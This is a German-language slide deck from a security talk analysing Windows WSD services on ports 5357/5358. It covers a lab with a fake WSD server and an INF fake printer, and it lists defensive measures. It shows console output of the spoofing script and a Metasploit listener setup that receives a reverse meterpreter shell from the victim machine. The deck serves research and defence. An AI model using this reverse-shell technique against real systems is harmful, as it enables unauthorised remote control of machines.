Datum: 22.04.2025

Speaker:
Ronald Linde

Sicherheitsanalyse der Windows-Dienste über Ports 5357 / 5358 (WSD) und deren Absicherung

Ronald Linde

- Leidenschaft & Ausbildung
- Warum hier ?
- Wohin soll es gehen

01 Intro

- Sicherheitsanalyse und Absicherung der Ports 5357 / 5358 (WSD)
- Eine technische Untersuchung mit Fokus auf Schwachstellen, Angriffsvektoren & Schutzmaßnahmen

02 Projektziel & Relevanz

- Identifikation & Absicherung auf Ports 5357/5358
- WSD = automatisierte Geräteerkennung in Windows-Netzwerken
- WSD-Kommunikation erfolgt meist unverschlüsselt und ohne Authentifizierung
- Angriffsrisiken: Spoofing, MITM, DoS, Fake-Geräte-Installation

03 Labor & Tools

- Virtualisierung in Hyper-V: Windows Server, Windows 10, Kali Linux
- Tools: Nmap, Wireshark, Metasploit, Python, PowerShell


04 Methodik

- SOAP/XML-Manipulation
- INF-Fake-Drucker
- Multicast-Nachrichten

05 Ergebnisse

- Ports 5357/5358 offen & ungeschützt
- WSD antwortet ohne Authentifizierung
- INF-Datei konnte Reverse Shell erzeugen

```
Datei  Aktionen  Bearbeiten  Ansicht  Hilfe
└─$ python3 start.py
[*] Starte Fake-WSD-Server…
[+] Hello-Nachricht gesendet.
[*] Warte auf Probe- und Resolve-Nachrichten…
[+] HTTP-Server läuft auf http://192.168.2.200:5357/
[+] Probe erkannt von ('192.168.2.20', 58539)
[+] ProbeMatch an ('192.168.2.20', 58539) gesendet
[+] Probe erkannt von ('192.168.2.20', 58539)
[+] ProbeMatch an ('192.168.2.20', 58539) gesendet
[+] Probe erkannt von ('192.168.2.20', 58539)
[+] ProbeMatch an ('192.168.2.20', 58539) gesendet
```




```
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing listener.rc for ERB directives.
resource (listener.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (listener.rc)> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
resource (listener.rc)> set LHOST 192.168.2.200
LHOST ⇒ 192.168.2.200
resource (listener.rc)> set LPORT 4444
LPORT ⇒ 4444
resource (listener.rc)> set ExitOnSession false
ExitOnSession ⇒ false
resource (listener.rc)> exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.2.200:4444
[*] Sending stage (203846 bytes) to 192.168.2.20
[*] Meterpreter session 1 opened (192.168.2.200:4444 → 192.168.2.20:50383) at 2025-04-28 17:03:28 +0200
```

06 Absicherung

- Firewall-Regeln
- Dienste deaktivieren
- VLAN-Segmentierung
- Gruppenrichtlinien

07 Fazit

- WSD-Dienste harmlos oder doch hohes Risiko
- Monitoring & Admin-Schulungen
- Empfehlung & Lernkurve

Vielen Dank für Ihre Aufmerksamkeit

Gibt es noch Fragen?

Kontakt:

Ronald Linde
81a5ter.fr34k@gmail.com